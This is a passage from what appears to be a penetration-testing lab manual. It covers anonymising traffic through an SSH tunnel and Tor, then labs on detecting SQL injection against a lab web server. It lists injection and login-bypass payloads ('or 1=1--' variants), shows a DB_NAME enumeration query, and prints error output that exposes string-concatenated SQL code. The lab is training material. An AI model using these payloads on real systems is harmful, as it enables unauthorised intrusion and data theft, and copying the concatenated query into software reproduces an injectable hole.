
Now go to Session and enter the IP address of Host1 under “Host Name (or IP Address)”. Click “Open”.




Login using the username and password of Host1.




Now that you've set up PuTTY, install "foxyproxy" for Firefox and add a new proxy.




Under “Select Mode”, choose “Use Proxy 127.0.0.1 for all URL’s”.



There is a problem doing this. By default Firefox uses your local DNS, even if you use SOCKS. So you have to tell Firefox to request everything through SOCKS. To do this open a new tab in Firefox and type “about:config” in the filter field type in “network.proxy.socks_remote_dns” If this value is not to set “true” set it to “true” Now check if your surfing anonymously.



If everything goes right, your traffic will be forwarded over the SSH tunnel to Host1 and out through Tor.




Section 2 : Web Application Testing

Lab 15: Simple Ways to Identify SQL Injection


Open up Firefox and navigate to the following location:

http://54.149.82.150/


http://54.149.82.150/bookdetail.aspx?id=2



http://54.149.82.150/bookdetail.aspx?id=2' <-- A way to find SQLi


Unclosed quotation mark after the character string ''. - Mozilla Firefox
Unclosed quotation ma...
54.149.82.150/bookdetail.aspx?id=2'
Search
Server Error in '/' Application.
Unclosed quotation mark after the character string ''.
Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.
Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ''.
Source Error:
Line 191: SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192: DataSet dsResult = new DataSet();
Line 193: myAd.Fill(dsResult);
Line 194: return dsResult;
Line 195: }
Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs Line: 193
Stack Trace:
[SqlException (0x80131904): Unclosed quotation mark after the character string ''.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet b
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +127
System.Data.SqlClient.SqlDataReader.get_MetaData() +112
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +6338580

http://54.149.82.150/bookdetail.aspx?id=' <-- Another way to find SQLi



Some other things you can try are:

"	" or "x"="x
;	') or ('x'='x
#	' or 1=1--
##	" or 1=1--
%00	or 1=1--
--	' or a=a--
' or a=a--	" or "a"="a
' or 1=1--	') or ('a'='a
' or 0=0 --	") or ("a"="a
" or 0=0 --	hi" or "a"="a
or 0=0 --	hi" or 1=1 --
' or 0=0 #	hi' or 1=1 --
" or 0=0 #	hi' or 'a'='a
or 0=0 #	hi') or ('a'='a

' or 'x'='x


hi") or ("a"="a.

Lab 16: Advanced Ways to Identify SQL Injection


Let's pretend that there is no error message when we insert the tick ('). Another way to determine if SQLI is possible is to use parenthesis to perform simple tests.

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:


http://54.149.82.150/bookdetail.aspx?id=(2) <-- Another way to find SQLi



http://54.149.82.150/bookdetail.aspx?id=(4-2)
This equates to 2 so we know SQL injection is possible



http://54.149.82.150/bookdetail.aspx?id=(4-1)
You'll see that it yields a different page



Lab 17: Database Enumeration

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:

Go to the address below in Firefox:

http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(0))--

Conversion failed when converting the nvarchar value 'BookApp' to data type int. - Mozilla Firefox

Conversion failed when ... ×

ookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(0))– Search

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'BookApp' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'BookApp' to data type int.

Source Error:


```
Line 191:        SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:        DataSet dsResult = new DataSet();
Line 193:        myAd.Fill(dsResult);
